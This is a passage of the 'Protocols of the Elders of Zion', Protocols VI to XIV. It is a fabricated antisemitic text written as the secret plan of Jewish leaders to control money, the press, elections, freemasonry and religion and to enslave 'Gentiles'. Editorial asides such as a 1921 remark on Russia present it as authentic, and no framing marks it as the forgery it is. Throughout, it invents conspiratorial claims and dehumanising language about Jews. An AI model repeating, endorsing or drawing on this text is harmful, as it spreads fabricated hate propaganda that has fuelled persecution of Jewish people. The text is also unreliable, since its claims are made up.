Capital, in order to have a free field, must obtain absolute monopoly of trade and commerce. This is already being achieved by an invisible hand in all parts of world. Such a freedom will give political power to traders, who, by profiteering, will oppress the populace.

Nowadays it is more important to disarm the people than to lead them to war. It is more important to use burning passions for our cause, than to extinguish them; to encourage the ideas of others and use them for our own purpose, than to dissipate them. The main problem for our government is: how to weaken the brain of the public by criticism, how to make it lose its power of reasoning, which creates opposition, and how to distract the public mind by senseless phraseology.

At all times nations, as well as individuals, have taken words for deeds, as they are contented with what they hear, and seldom notice whether the promise has been actually fulfilled. Therefore, simply for the purpose of show, we will organise institutions, members of which, by eloquent speeches, will prove and praise their contributions to "progress."

We will assume a liberal appearance for all parties and for all tendencies, and will provide all our orators with one. These orators will be so loquacious, that they will weary the people with speeches to such a degree, that the people will have more than enough of oratory of any kind.

In order to secure public opinion, this must first be made utterly confused by the expression from all sides of all manner of contradictory opinions, until the Gentiles become lost in their labyrinth. Then they will understand that the best course to take is to have no opinion on political matters--matters

which are not intended to be understood by the public, but which should only be reserved to the directors of affairs. This is the first secret.

The second secret, necessary for our successful governing, consists in multiplying to such an extent the faults, habits, passions, and conventional laws of the country, that nobody will be able to think clearly in the chaos--therefore men will cease to understand one another.

This policy will also help us to sow dissensions amongst all parties, to dissolve all collective powers, and to discourage all individual initiative, which might in any way hinder our schemes.

There is nothing more dangerous than personal initiative: if there are brains at the back of it, it may do more harm to us than the millions of people whom we have set at one another's throats.

We must direct the education of Christian societies in such a way, that in all cases where initiative is required for an enterprise, their hands should drop in hopeless despair. Tension, brought about by freedom of action, loses force when it encounters the freedom of others. Hence come--moral shocks, disappointments and failures. By all these means we will so oppress the Christians that they will be forced to ask us to govern them internationally. When we attain such a position we shall be able, straightway, to absorb all powers of governing throughout the whole world, and to form a universal Super-government. In the place of existing governments we will place a monster, which will be called the Administration of the Supergovernment. Its hands will be outstretched like far-reaching pinchers, and it will have such an organisation at its disposal, that it will not possibly be able to fail in subduing all countries.

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## PROTOCOL VI

Soon we will start organising great monopolies--reservoirs of colossal wealth, in which even the large fortunes of the Gentiles will be involved to such an extent that they will sink together with the credit of their government the day after political crisis takes place. (It being evidently intended that the Jews should withdraw their money at the last moment.)

Those among you who are present here today, and are economists, just calculate the importance of this scheme!

We must use every possible kind of means to develop the popularity of our Supergovernment, holding it up as a protection and recompenser of all who willingly submit to us.

The aristocracy of the Gentiles, as a political power, is no more,--therefore we need not consider it any more from that point of view. But as landowners they are still dangerous to us, because their independent existence is ensured through their resources. Therefore it is essential for us, at all costs, to deprive the aristocracy of their lands. To attain this purpose the best method is to force up rates and taxes. These methods will keep the landed interests at their lowest possible ebb. The aristocrats of the Gentiles, who, by the tastes which they have inherited, are incapable of being contented with a little, will soon be ruined.

At the same time we must give all possible protection to trade and commerce, and especially to speculation, the principal role of which is to act as a counterpoise to industry.

Without speculation industry will enlarge private capitals and will tend to raise agriculture by freeing the land from debt and mortgages, advanced by agricultural banks. It is essential that industry should drain the land of all its riches, and speculation should deliver all the world's wealth thus procured into our hands. By this means all the Gentiles would be thrown into the ranks of the proletariat. Then the Gentiles will bow down before us, in order to obtain the right to exist.

In order to ruin the industry of the Gentiles and to help speculation, we will encourage the love for boundless luxury, which we have already developed. We will increase the wages, which will not help the workmen, as at the same time we will raise the price of prime necessities, taking as a pretext the bad results of agriculture. We will also artfully undermine the basis of production by sowing seeds of anarchy amongst the workmen, and encouraging them in the drinking of spirits. At the same time we will use all possible means to drive all the Gentile intelligence from the land. In order that the true position of affairs should not be prematurely realised by the Gentiles, we will conceal it by an apparent desire to help the working classes in solving great economical problems, the propaganda of which our economical theories are assisting in every possible way.

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## PROTOCOL VII

Intensified military service and the increase of police force are essential to complete the above plans. It is essential for us to arrange that, besides ourselves, there should be in all countries nothing but a huge proletariat, so many soldiers and police loyal our cause.

In the whole of Europe, and with the help of Europe, we must promote on other continents sedition, dissensions and mutual hostility. In this there is a twofold advantage: firstly by these means we command the respect of all countries, who well know that we have the power to create upheavals at will, or else to restore order. All countries are used to look to us for the necessary pressure, when such is required. Secondly, by intrigues we shall entangle all the threads spun by us in the ministries of all governments not only by our politics, but by trade conventions and financial obligations.

In order to obtain these ends we must have recourse to much slyness and artfulness during negotiations and agreements, but in what is called "official language" we shall assume the opposite tactics of appearing honest and amenable. Thus the governments of the Gentiles, which we taught to look only on the showy side of affairs, as we present these to them, will even look upon us as benefactors and saviours of humanity.

We must be in a position to meet every opposition with a declaration of war on the part of the neighbouring country of that state which dares to stand in our way; but if such neighbours in their turn were to decide to unite in opposing us, we must respond by creating a universal war.

The main success in politics consists in the degree of secrecy employed in pursuing it. The action of a diplomat must not correspond with his words. To help our world-wide plan, which is nearing its desired end, we must influence the governments of the Gentiles by so-called public opinions, in reality prearranged by us by means of that greatest of all powers--the press, which, with a few insignificant exceptions not worth taking into account, is entirely in our hands.

Briefly, in order to demonstrate our enslavement of the Gentile governments in Europe, we will show *our power to one of them by means of crimes of violence*, that is to say by a *reign of terror* (note the present state of Russia, circa 1921); and in case they all rise against us we will respond with American, Chinese or Japanese guns.

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## PROTOCOL VIII

We must secure all instruments which our enemies might turn against us. We shall have recourse to the most intricate and complicated expressions of the dictionary of law in order to acquit ourselves in case we are forced to give decisions, which may seem overbold and unjust. For it will be important to express such decisions in so forcible a manner, that they should seem to the populace to be of the highest moral, equitable and just nature. Our government must be surrounded by all the powers of civilisation among which it will have to act. It will draw to itself publicists, lawyers, practitioners, administrators, diplomats, and finally people prepared in our special advanced schools. These people will know the secrets of social life; they will master all languages put together by political letters and

words; they will be well acquainted with the inner side of human nature, with all its more sensitive strings, on which they will have to play. These strings form the construction of the Gentile brain, their good and bad qualities, their tendencies and vices, the peculiarity of castes and classes. Of course these wise counsellors of our might to whom I allude will not be selected from amongst the Gentiles, who are used to carry on their administrative work without bearing in mind the results which they have to achieve, and without knowing for what purpose these results are required. The administrators of the Gentiles sign papers without reading them, and serve for love of money or ambition.

We will surround our government by a whole host of economists. That is the reason why science of economy is the principal subject taught to the Jews. We be surrounded by thousands of bankers, traders, and, what is still more important, by millionaires, because in reality everything will be decided by money. Meanwhile, as long as it is not yet safe to fill government posts with our brother Jews, we will entrust these important posts to people whose record and characters are so bad as to form a gulf between the nation and themselves, and to such people who, in case they disobey our orders, may expect judgment and imprisonment. And all this is with the object that they should defend our interests until the last breath has passed out of their bodies.

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## PROTOCOL IX

Applying our principles, pay special attention to the character of the particular nation, by which you are surrounded and amongst which you have to work. You must not expect to be successful in applying our principles all round until the nation in question has been re-educated by our doctrines; but by proceeding carefully in the application of our principles you will discover that, before ten years have elapsed, the most stubborn character will have changed and we shall have added yet another nation to the ranks of those who have already submitted to us.

For the liberal words of our masonic motto, "freedom, equality, and fraternity," we will substitute not the words of motto, but words expressing simply an idea, and we will say "the right of freedom, the duty of equality, and the idea of fraternity," and we shall have the bull by the horns. As a matter of fact we have already destroyed all ruling powers except our own, but in theory, they still exist. At the present time, if any governments make themselves objectionable to us, it is only a formality, and undertaken with our full knowledge and consent, as we need their anti-Semitic outbursts in order to enable us to keep our small brothers in order. I will not enlarge upon this point, for it has already formed the subject of many discussions.

As a matter of fact we are encountered by no opposition. Our government is in so exceedingly strong a position in the sight of the law that we may almost describe it by the powerful expression of dictatorship. I can honestly say that at the present time we are legislators, we sit in judgment and inflict punishments, we execute and pardon, we are, as it were, the commander-in-chief of all armies, riding at their head. We rule by mighty force, because in our hands remain the fragments of a once powerfull party, now under our subjection. We possess boundless ambitions, *devouring greed, merciless revenge and intense hatred*. We are the source of a far-reaching terror. We employ in our service people of all opinions and all parties: men desiring to reestablish monarchies, socialists, communists, and supporters of all kinds of utopias. We have put them all into harness; each one of them in his own way undermines the remnant of power and tries to destroy all existing laws. By this procedure all governments are tormented, they yell for rest and, for the sake of peace, are prepared to make any sacrifice. But will not give them any peace until they humbly recognize our international super-government.

The populace clamoured for the necessity of solving the social problem by international means. Dissensions among parties handed these over to us, because in order to conduct an opposition money is essential, and money is under our control.

We have feared the alliance of the experienced Gentile sovereign power with that of the blind power of the mob, but all measures to prevent the possibility of such an occurrence have been taken by us. Between these two powers we have erected a wall in the form of the terror which they entertain for



one another. Thus the blind power of the populace remains a support on our side. We alone will be its leaders, and will guide it towards the attainment of our object. In order that the hand of the blind should not free itself from our grip, we must be in constant contact with the masses if not personally, at any rate through our most faithful brothers. When we become a recognised power we will personally address populace in the market places, and will instruct it in political matters in whatever direction may suit our convenience.

How are we to verify what the people are taught in country schools? But it is certain that what is said by the envoy of the government, or by the sovereign himself, cannot fail to be known to the whole nation, as it is soon spread by the voice of the people.

In order not to destroy the institutions of the Gentiles prematurely, we reached them with our experienced hand and secured the ends of the springs in their mechanism. The latter formerly were in severe but just order; for them we have substituted disorderly liberal management. We have had a hand in jurisdiction, electioneering, in the management of the press, in furthering the liberty of the individual, and, what is still more important, in education. which constitutes the main support of free existence.

We have befooled and corrupted the rising generation, of the Gentiles by educating them in principles and theories known to us to be thoroughly false, but which we ourselves have inculcated. Without actually amending the laws already in force, but by simply distorting them and by placing interpretations upon them which were not intended by those who framed them, we have obtained an extraordinarily useful result.

These results became at first apparent by the fact that our interpretation concealed the real meaning of the laws, and subsequently rendered them so unintelligible that it was impossible for the government to disentangle such a confused code of laws.

Hence the theory arose of not adhering to the letter of the law, but of judging by conscience. It is contended that nations can rise in arms against us if our plans are discovered prematurely; but in anticipation of this we can rely upon throwing into action such a formidable force as will make even the bravest of men shudder. By then metropolitan railways and underground passages will be constructed in all cities. From these subterranean places we will explode all the cities of the world, together with their institutions and documents. (Probably figurative, referring to such means as Bolshevism.)

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## **PROTOCOL X**

Today I will begin by repeating what has been previously mentioned, and I beg all of you to bear in mind that in politics, governments and nations are satisfied by the showy side of everything; yes, and how should they have time to examine the inner side of things when their representatives only think of amusements?

It is most important for our politics to bear in mind the above-mentioned detail, as it will be of great help to us, when discussing such questions as the distribution of power, freedom of speech, freedom for the press and religion, rights of forming associations, equality in the sight of the law, inviolability of property and domicile, the question of taxation (idea of secret taxation) and the retrospective force of laws. All similar questions are of such a nature that it is not advisable to openly discuss them in front of the populace. But in cases where it is imperative that these should be mentioned to the mob they must not be enumerated but, without going into detail, statements should be made concerning the principles of modern right as recognised by us. The importance of reticence lies in the fact that a principle which has not been openly declared leaves us freedom of action, whereas such a principle, once declared, becomes as good as established.

The nation holds the power of a political genius in special respect and endures all its high-handed actions, and thus regards them: "What a dirty trick, but how skilfully executed!" "What a swindle, but how well and with what courage it has been done!"

We count on attracting all nations to work on the construction of the foundations of the new edifice which has been planned by us. For this reason it is necessary for us to acquire the services of bold and daring agents, who will be able to overcome all obstacles in the way of our progress.

When we accomplish our *coup d'état*, we will say to the people: "Everything has been going very badly; all of you have suffered; now we are destroying the cause of your sufferings, that is to say, nationalities, frontiers and national currencies. Certainly you will be free to condemn us, but can your judgment be fair if you pronounce it before you have had experience of what we can do for your good?"

Then they will carry us shoulder high in triumph, in hope and in exultation. Power of voting, in which we trained the most insignificant members of mankind by organising meetings and prearranged agreements, will then play its last part; this power, by the means of which we have "enthroned ourselves," will discharge its last debt to us in its anxiety to see the outcome of our proposition before pronouncing its judgment.

In order to obtain an absolute majority we must induce everybody to vote, without discriminating between classes. Such a majority would not be obtained from educated classes or from a society divided into castes.

Having then inspired every man's mind with the idea of his own self-importance, we will destroy the family life of the Gentiles and its educational importance; we will prevent men with clever brains from coming to the front, and such men the populace, under our guidance, will keep subdued and will not permit them even to state their plans.

The mob is used to listen to us, who pay it for its attention and obedience. By these means we shall create such a blind force that it will never be capable of taking any decision without the guidance of our agents, placed by us for the purpose of leading them.

The mob will submit to this system, because it will know that from these leaders will depend its wages, earnings, and all other benefits. The system of government must be the work of one head, because it will be impossible to consolidate it, if it is the combined work of numerous minds. That is why we are only allowed to know the plan of action, but must by no means discuss it in order not to destroy its efficacy, the functions of its separate parts and the practical meaning of each point. If such plans were to be discussed and altered by repeated submissions at the polls, they would be distorted by results of all mental misunderstandings: which arise owing to the voters not having fathomed the depth of their meanings. Therefore, it is necessary that our plans should be decisive and logically thought out. That is the reason why we must not throw the great work of our leader to be torn to pieces by the mob, or even by a small clique. For the present these plans will not upset existing institutions. They will only alter their theory of economy, and therefore all their course of procedures, which will then inevitably follow the way prescribed by our plans. In all countries there exist the same institutions only different names: the houses of representatives of people, the ministries, the senate, a privy council of sorts, legislative and administrative departments.

I need not explain to you the connecting mechanism of these different institutions, as it is already well known to you. Only note that each of the above-mentioned institutions corresponds to some important function of the government. (I use the word "important" not with reference to the institutions, but with reference to their functions.)

All these institutions have divided among themselves all functions of government, that is to say, administrative, legislative, and executive powers. And their functions have become similar to those of the divers separate organs of the human body.

If we injure any part of the government machinery, the state will fall sick as a human body and will die. When we injected the poison of liberalism into the organism of the state its political complexion changed; the states became infected with a mortal illness, that is, decomposition of the blood. There remains only to await the end of their agonies. Liberalism gave birth to constitutional governments, which took the place of autocracy--the only wholesome form of government for the Gentiles. Constitution, as you know for yourselves, is nothing more than a school for dissensions, disagreements, quarrels, and useless party agitations; in brief, it is the school of everything that weakens the efficiency of the government. The tribune, as well as the Press, has tended to make the rulers inactive and weak, thus rendering them useless and superfluous, and for this reason they were deposed in many countries.

Then the institution of a republican era became possible; and then, in the place of the sovereign, we put a caricature of the same in the person of a president, whom we chose from the mob from among our creatures and our slaves.

Thus we laid the mine which we have placed under Gentiles, or rather under the Gentile nations. In the near future we will make the president a responsible person.

Then we will have no scruples in boldly applying the plans, for which our own "dummy" will be responsible. What does it matter to us if the ranks of place-hunters become weak, if confusions arise from the fact that a president cannot be found--confusions which will definitely disorganize the country?

In order to achieve these results, we will prearrange for the election of such presidents, whose past record is marked with some "Panama" scandal or other shady hidden transaction. A president of such a kind will be a faithful executor of our plans, as he will fear denouncement, and will be under the influence of the fear which always possesses a man who has attained power and anxious to retain the privileges and honours associated with his high office. The House of Representatives will elect, protect, and screen the president; but we will deprive this House of its power of introducing and altering laws.

This power we will give to the responsible president, who will be a mere puppet in our hands. In that case the power of the president will become a target exposed to various attacks, but we will give him means of defense in his right of appeal to the people above the heads of the representatives of the nation, that is to say, direct the people, who are our blind slaves--the majority of the mob.

Moreover, we will empower the president to proclaim martial law. We will explain this prerogative by fact that the president, being head of the army, must have the same under his command for the protection of the new republican constitution, which protection is his duty as its responsible representative.

Of course, under such conditions, the key of the inner position will be in our hands, and none other than ourselves will control legislation.

Moreover, when we introduce the new republican constitution, we will, under pretext of state secrecy, deprive the house of its right of questioning the desirability of measures taken by the Government. By this new constitution we will also reduce the number of the representatives of the nation to a minimum, thus also reducing an equivalent number of political passions, and passion for politics. If, in spite of this, they should become recalcitrant, we will abolish the remaining representatives by appealing to the nation. It will be the President's prerogative to appoint the chairman and vice-chairman of the house of representatives and of the senate. In place of continuous, sessions of parliaments we will institute sessions of a few months' duration. Moreover, the president, as head of the executive power, will have the right to convene or dissolve parliament and, in case of dissolution, to defer the convocation of a new parliament. But, in order that the president should not be held responsible for the consequences of these, strictly speaking, illegal acts, before our plans have matured, we will persuade the Ministers and other high administrative officials, who surround the president, to circumvent his orders by issuing instructions of their own and thus compel them to bear the responsibility instead of the President. This function we would especially recommend to be allotted to

the senate, to the council of state, or to the cabinet, but not to individuals. Under our guidance the President will interpret laws, which might be understood in ways.

Moreover he will annul laws in cases when we consider this to be desirable. He will also have the right to propose new temporary laws and even modifications in the constitutional work of the government, using as a motive for so doing the exigencies of the welfare of country.

Such measures will enable us to gradually withdraw any rights and indulgences that we may have been forced to grant when we first assumed power. Such indulgences we will have to introduce in the constitution of governments in order to conceal the gradual abolition of all constitutional rights, when the time comes to change all existing governments for our autocracy. The recognition of our autocrat may possibly be realised before the abolition of constitutions, namely, the recognition of our rule will start from the very moment when the people, torn by dissensions and smarting under the insolvency of rulers (which will have been pre-arranged by us), will yell out: "Depose them, and give us one world-ruler, could unify us and destroy all causes of dissension, namely, frontiers, nationalities, religions, state debts, etc. . . . a ruler who could give us peace and rest, which we cannot find under the government of our sovereigns and representatives."

But you know full well for yourselves that, in order that the multitude should yell for such a request, it is imperative in all countries to continually disturb the relationship which exists between people and governments--hostilities, wars, hatred, and even martyrdom, with hunger and need, and with the inoculation of diseases, to such an extent, that the Gentiles should not see any exit from their troubles other than an appeal for the protection of our money and for our complete sovereignty.

But if we give the nation time to take breath, another such opportunity would be hardly likely to recur.

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## PROTOCOL XI

The council of state will accentuate the power of the ruler. In its capacity as an official legislative body it will be, as it were, a committee for issuing the rulers' commands.

Here then is a programme of the new constitution, which we are preparing for the world. We will make laws, define constitutional rights, and administer such by means of (1) edicts of the legislative chamber, suggested by the president; (2) by means of general orders and orders of the senate and state council, and by means of decisions of the cabinet; and (3) when the opportune moment presents itself, by the means of a *coup d'état*.

Thus, having roughly determined our plan of action, we will discuss such details as may be necessary for us to accomplish the revolution in the sets of wheels of the state mechanism in the direction which I have already indicated. By these details I mean freedom of the press, the rights of forming societies, freedom of religion, election of representatives of the people, and many other rights, which will have to vanish from the daily life of man. If they do not altogether vanish, they will have to be fundamentally changed the day after the announcement of the new constitution. It would only be at this particular moment that it would be quite safe for us to announce all our changes, and for the following reason: all perceptible changes at any other time might prove dangerous, because, if they were forcibly introduced and strictly and indiscriminately enforced, they might exasperate the people, as these would fear fresh changes in similar directions. On the other hand, if the changes were to entail yet more indulgences, people would say that we recognize our mistakes and that might detract from the glory of infallibility of the new power. They might also say that we had been frightened and were forced to yield. And were this the case, the world would never thank us, as they regard it as a right always to have concessions made to them. If either of these impressions were made on the mind of the public, it would be extremely dangerous for the prestige of the new constitution.

It is essential for us that, from the first moment of its proclamation, whilst the people will be still suffering from the effects of the sudden change and will be in a state of terror and indecision, that they should realise that we are so powerful, so invulnerable, and so full of might, that we shall in no case



take their interests into consideration. We shall want them to understand that we will not only ignore their opinion and wishes, but will be ready at any moment or place to suppress with a strong hand any expression or hint of opposition. We shall want the people to understand that we have taken everything we wanted and that we will not, under any circumstances, allow them to share our power. Then they will close their eyes to everything out of fear and will patiently await further developments.

The Gentiles are like a flock of sheep--we are the wolves. And do you not know what the sheep do when wolves penetrate in to the sheepfold? They close their eyes to everything. To this they will be also driven because we will promise to return to them all their liberties after subduing the world's enemies and after bringing all parties into subjection. I need hardly tell you how long they would have to wait for the return of their liberties.

For what reason were we induced to invent our policy and to instill the same into the Gentiles? We instilled this policy into them without letting them understand its inner meaning. What prompted us to adopt such a line of action, if it was not because we could not, as a scattered race, attain our object by direct means, but only by circumvention? This was the real cause and origin of our organisation of masonry, which those swine of Gentiles do not fathom, and the aims of which they do not even suspect. They are decoyed by us into our mass of lodges, which appear to be nothing more than masonic in order to throw dust in the eyes of their comrades.

By the mercy of God His chosen people were scattered, and in this dispersal, which seemed to the world to be our weakness, has proved to be all our power, which has now brought us to the threshold of universal sovereignty.

We have not much more to build on these foundations in order to attain our aims.

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## PROTOCOL XII

The word liberty, which can be interpreted in divers ways, we will define thus: "Liberty is the right of doing what is permitted by law." Such a definition of this word will be useful to us in this way, that it will rest with us to say where there shall be liberty and where there may not, and for the simple reason that law will permit only what is desirable to us.

With the Press we will deal in the following manner: What is the part played by the Press at the present time? It serves to rouse in the people furious passions or sometimes egoistic party disputes, which may be necessary for our purpose. It is often empty, unjust, false, and most people do not in the least understand its exact purposes. We will harness it and will guide it with firm reins, we will also have to gain control of all other publishing firms. It would be of no use for us to control the newspaper press, if we were still to remain exposed to the attacks of pamphlets and books. We will turn the, at present, expensive production of publication into a profitable resource to our government by introducing a special stamp duty, and by forcing publishers and typographers to pay us a deposit, in order to guarantee our government from any assaults on the part of the press. In case of an attack, we will impose fines right and left. Such measures as stamps, deposits, and fines will be a large source of income to the government. Certainly party papers would mind paying heavy fines, but, after a second serious attack on us, we would suppress them altogether. No one will be able with impunity to touch the prestige of our political infallibility. For closing down publications we will the following pretext: The publication, which is suppressed excites, we will say, public opinion without any ground or foundation. But I would ask you to bear in mind that amongst the aggressive publications will be those which have been instituted by us for this purpose. But they will only attack such points in our policy as we intend changing. No piece of information will society without passing through our control. This we are attaining even at the present time by the fact that all news is received by a few agencies, in which it is centralized from all parts of the world. When we attain power these agencies will belong to us entirely and will only publish such news as we choose to allow.

If under the present conditions we have managed to gain control of the Gentile society to such an extent that it surveys the world's affairs through the coloured glasses which we put over its eyes; if

even now there exists no impediment to hinder our access to state secrets, as they are called by the stupidity of the Gentiles, what will be our position, when we shall be officially recognized as rulers of the world, in the person of our world-governing Emperor?

Let us return to the future of the press. Anybody desiring to become an editor, librarian, or printer, will be compelled to obtain a certificate and licence, which, in case of disobedience, would be withdrawn. The canals, through which human thought finds its expression, will by these means be delivered into the hands of our government, which will use the same as an educational organ, and will thus prevent the public from being drawn astray by idealising "progress" and liberalism. Who of us does not know that this fantastic blessing is a straight road to utopia, from which have sprung anarchy and hatred towards authority? This is for the simple reason that "progress," or rather the idea of liberal progress, gave the people different ideas of emancipation, without setting any limit to it. All so-called liberals are anarchists, if not in their action, certainly by ideas. Each one of them runs after the phantom of liberty, thinking that he can do whatever he wishes, that is to say, falling into a state of anarchy in the opposition which he offers for the mere sake of opposition.

Let us now discuss the press. We will tax it in the same manner as the newspaper press--that is to say, by means of excise stamps and deposits. But on books of less than 300 pages we will place a tax twice as heavy. These short books we will classify as pamphlets in order to diminish the publication of periodicals, which constitute the most virulent form of printed poison. These measures will also compel writers to publish such long works that they will be little read by the public, and chiefly so on account of their high price. We ourselves will publish cheap works in order to educate and set the mind of the public in the direction that we desire. Taxation will bring about a reduction in the writing of aimless leisure literature, and the fact that they are responsible before the law will place authors in our hands. No one desirous of attacking us with his pen would find a publisher.

Before printing any kind of work, the publisher or printer will have to apply to the authorities for a permit to publish the said work. Thus we shall know beforehand of any conspiracy against us, and we shall be able knock it on the head by anticipating the plot and publishing an explanation.

Literature and journalism are the two most important educational powers; for this reason our government will buy up the greater number of periodicals. By these means we shall neutralise the bad influence of the private press and obtain an enormous influence over the human mind. If we were to allow ten private periodicals we should ourselves start thirty, and so forth.

But the public must not have the slightest suspicion of these measures, therefore all periodicals published by us will seem to be of contradictory views and opinions, thus inspiring confidence and presenting an attractive appearance to our unsuspecting enemies, who will thus fall into our trap and will be disarmed.

In the front row we will place the official press. It will always be on guard in defence of our interests and therefore its influence on the public will be comparatively insignificant. In the second row we will place the semi-official press, the duty of which will be to attract the indifferent and lukewarm. In the third row we will place what will purport to be our opposition, which in one of its publications will appear to be our adversary. Our real enemies will take this opposition into their confidence and will let us see their cards.

All our newspapers will support different parties--aristocratic, republican, revolutionary, and even anarchical--but, of course, only so long as constitutions last. These newspapers, like the Indian god Vishnu, will be possessed of hundreds of hands, each of which will be feeling the pulse of varying public opinion.

When the pulse becomes quick, these hands will incline this opinion towards our cause, because a

If any chatterers are going to imagine that they are repeating the opinion of their party newspaper, they will in reality be repeating our own opinion, or the opinion which we desire. Thinking that they are following the organ of this party, they will in reality be following the flag which we will fly for them. In

order that our newspaper army may carry out the spirit of this programme of appearing to support various parties, we must organise our press with great care.

Under the name of Central Commission of the Press, we will organise literary meetings, at which our agents unnoticed will give the countersign and the passwords. By discussing and contradicting our policy, of course always superficially, without really touching on the important parts of it, our organs will carry on feigned debates with official newspapers in order to give us an excuse for defining our plans with more accuracy than we could do in our preliminary announcements. But this, of course, only when it is to our advantage. This opposition on the part of the press will also serve the purpose of making the people believe that liberty of speech still exists. To our agents it will give an opportunity of showing that our opponents bring senseless accusations against us, being unable to find a real ground on which to refute our policy.

Such measures, which will escape the notice of public attention, will be the most successful means of guiding the public mind and of inspiring confidence in favour of our government.

Thanks to these measures, we will be able to excite or calm the public mind on political questions, when it becomes necessary for us to do so; we will be able to persuade or confuse them by printing true or false news, facts or contradictions, according as it will suit our purpose. The information which we will publish will depend on the manner in which the people are at the time accepting that kind of news, and we will always take great care to feel the ground before treading on it.

The restrictions which, as I have said, we will impose on private publications, will enable us to make a certainty of defeating our enemies, because they will not have press organs at their disposal by means of which they could truly give full vent to their opinions. We shall not even have to make a thorough refutation of their statements.

*Ballons d'essai* ("test balloons"--an experiment to see how a new policy etc. will be received. Concise Oxford Dictionary), which we will throw into the third row of our press, we will, if necessary, semi-officially refute.

Already there exists in French journalism a system of masonic understanding for giving countersigns. All organs of the press are tied by mutual professional secrets in manner of the ancient oracles. Not one of its members will betray his knowledge of the secret, if such a secret has not been ordered to be made public. No single publisher will have the courage to betray the secret entrusted to him, the reason being that not one of them is admitted into the literary world without bearing the marks of some shady act in his past life. He would only have to show the least sign of disobedience and the mark would be immediately revealed. Whilst these marks remain known only to a few, the prestige of the journalist attracts public opinion throughout the country. The people follow and admire him.

Our plans must extend chiefly to the provinces. It is essential for us to create such ideas and inspire such opinions there as we could at any time launch on the capital by producing them as the neutral views of the provinces.

Of course, the source and origin of the idea would not be altered: namely, it would be ours.

It is imperative for us that, before we assume power, cities should sometimes be under the influence of the opinion of the provinces--that is to say, that they should know the opinion of the majority, which will have been prearranged by us. It is necessary for us that the capitals, at the critical psychological moment, should not have time to discuss an accomplished fact, but should accept it simply because it has been passed by a majority in the provinces.

When we reach the period of the new regime--that is to say, during the transition stage to our sovereignty--we must not allow the press to publish any account of criminal cases; it will be essential that people should think that the new regime is so satisfactory that even crime has ceased.

Where criminal cases occur, they must remain known only to their victim and anyone who may have chanced to witness them, and to these alone.

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### PROTOCOL XIII

The need of daily bread will force the Gentiles to hold their tongues and to remain our humble servants. Those of the Gentiles whom we may be employing in our press will, under orders from us, discuss facts to which it would not be desirable that we should especially refer in our official gazette. And, whilst all manner of discussions and disputes are thus taking place, we will pass the laws which we need and will place them before the public as accomplished fact.

No one will dare to demand that what has been decided on should be repealed, more especially as we will make it appear as if it were our intention to help progress. Then the press will draw the attention of the public away by new propositions (you know for yourselves that we have always taught the populace to seek new emotions). Brainless political adventurers will hasten to discuss the new problems, such people who even nowadays do not understand what they are talking about. Political problems are not meant to be understood by ordinary people; they can only be comprehended, as I have said before, by rulers who have been directing affairs for many centuries. From all this you may conclude that, when we shall defer to public opinion, we shall do so in order to ease the working of our machinery. You can also perceive that we seek approval for the various questions not by deeds, but by words. We continually assert that, in all our measures, we are guided by the hope and certainty of serving the common welfare.

In order to distract over restless people from discussing political questions, we provide them with new problems--that is to say, those of trade and commerce. Over such questions let them become as excited as they like! The masses consent to abstain and desist from what they think is political activity only if we can give them some new amusements, that is to say, commerce, which we try and make them believe is also a political question. We ourselves induced the masses to take part in politics in order to secure their support in our campaign against the Gentile governments.

In order to keep them from discovering for themselves any new line of action in politics, we will also distract them by various kinds of amusements, games, pastimes, passions, public houses, and so on.

Soon we shall start advertising in the press, inviting people to enter for various competitions in all manner of enterprises, such as art, sport, etc. These new interests will definitely distract the public mind from such questions which we would have to contest with the populace. As the people will gradually lose the gift of thinking for themselves, they will shout together with us, for the sole reason that we shall be the only members of society who will be in a position to advance new lines of thought, which lines we will advance by means of using as our tools only such persons as could not be suspected of being allied with us. The part of liberal idealists will be definitely terminated when our government is recognised. Until then they will do us good service. For this reason we will try to direct the public mind towards every kind of fantastic theory which could appear progressive or liberal. It was we who, with complete success, turned the brainless heads of the Gentiles by our theories of progress towards socialism; there is not to be found a brain among the Gentiles which would perceive that in every instance, behind the word "progress" is hidden a deviation from the truth, except in such cases where this word refers to scientific discoveries. For there is but one true teaching, and in it there is no room for "progress." Progress, like a false idea, serves to conceal the truth in order that nobody should know truth besides ourselves, God's Chosen People, whom he has elected as its guardian.

When we get into power, our orators will discuss the great problems which have been convulsing humanity in order, in the end, to bring mankind under our blessed rule.

Who will, then, suspect that all these problems were instigated by us in accordance with a political scheme which has been understood by no man for so many centuries?

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### PROTOCOL XIV



When we establish ourselves as lords of the earth, will not tolerate any other religion except that of our own, namely, a religion recognising God alone, with whom our fate is bound by His election of us and by Whom also the fate of the world is determined.

For this reason we must destroy all professions of faith. If the temporary result of this is to produce atheists, it will not interfere with our object, but will act as an example to those generations to come, who will listen to our teaching on the religion of Moses which, by its resolute and well-considered doctrine, committed to us the duty of subduing all nations under our feet.

By doing this we shall also lay stress on the mystic truths of the Mosaic teachings on which, we shall say, is based all its educative power.

Then, on every possible occasion we will publish articles, in which we will compare our beneficial rule with that of the past. The state of blessedness and peace which will then exist, in spite of its having been brought about by centuries of disturbance, will also serve to illustrate the benevolence of our new rule. The mistakes made by the Gentiles in their administration will be demonstrated by us in the most vivid colours. We will start such a feeling of disgust towards the former regime that the nations will prefer a state of peace in a condition of enslavement, to the rights of the much-lauded liberty, which has so cruelly tortured them and drained from them the very source of human existence, and to which they were really only instigated by a crowd of adventurers who knew not what they did.

Useless changes of government, to which we have been prompting the Gentiles and by this means undermining their state edifice, will by that time have so worried the nations that they will prefer to endure anything from us out of fear of having to return to the turmoils and misfortunes which they will have gone through. We will draw special attention to the historical mistakes of the Gentile Governments, by which they tormented humanity for so many centuries in their lack of understanding anything that regards true welfare of human life and in their search for fantastic plans of social welfare. For the Gentiles have not noticed that their plans, instead of improving the relations of man to man, have only made them worse and worse. And these relations are the very foundations of human existence. The whole force of our principles and measures will be in the fact that they will be explained by us as being in bright contrast to the broken-down regime of former social conditions.

Our philosophers will expose all the disadvantages of Gentile religions, but no one will ever judge our religion from its true point of view, because nobody will ever have a thorough knowledge of it except our own people, who will never venture to unveil its mysteries.

In the so-considered leading countries, we have circulated an insane, dirty and disgusting literature. For a short time after the recognition of our rule, we shall continue to encourage the prevalence of such a literature, in order that it should the more pointedly mark the contrast of the teachings which we will issue from our exalted position. Our learned men, who were educated for the purpose of leading the Gentiles, will make speeches, draw up plans, sketch notes and write articles, by means of which we will influence men's minds, inclining them towards that knowledge and those ideas which suit us.

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## **PROTOCOL XV**

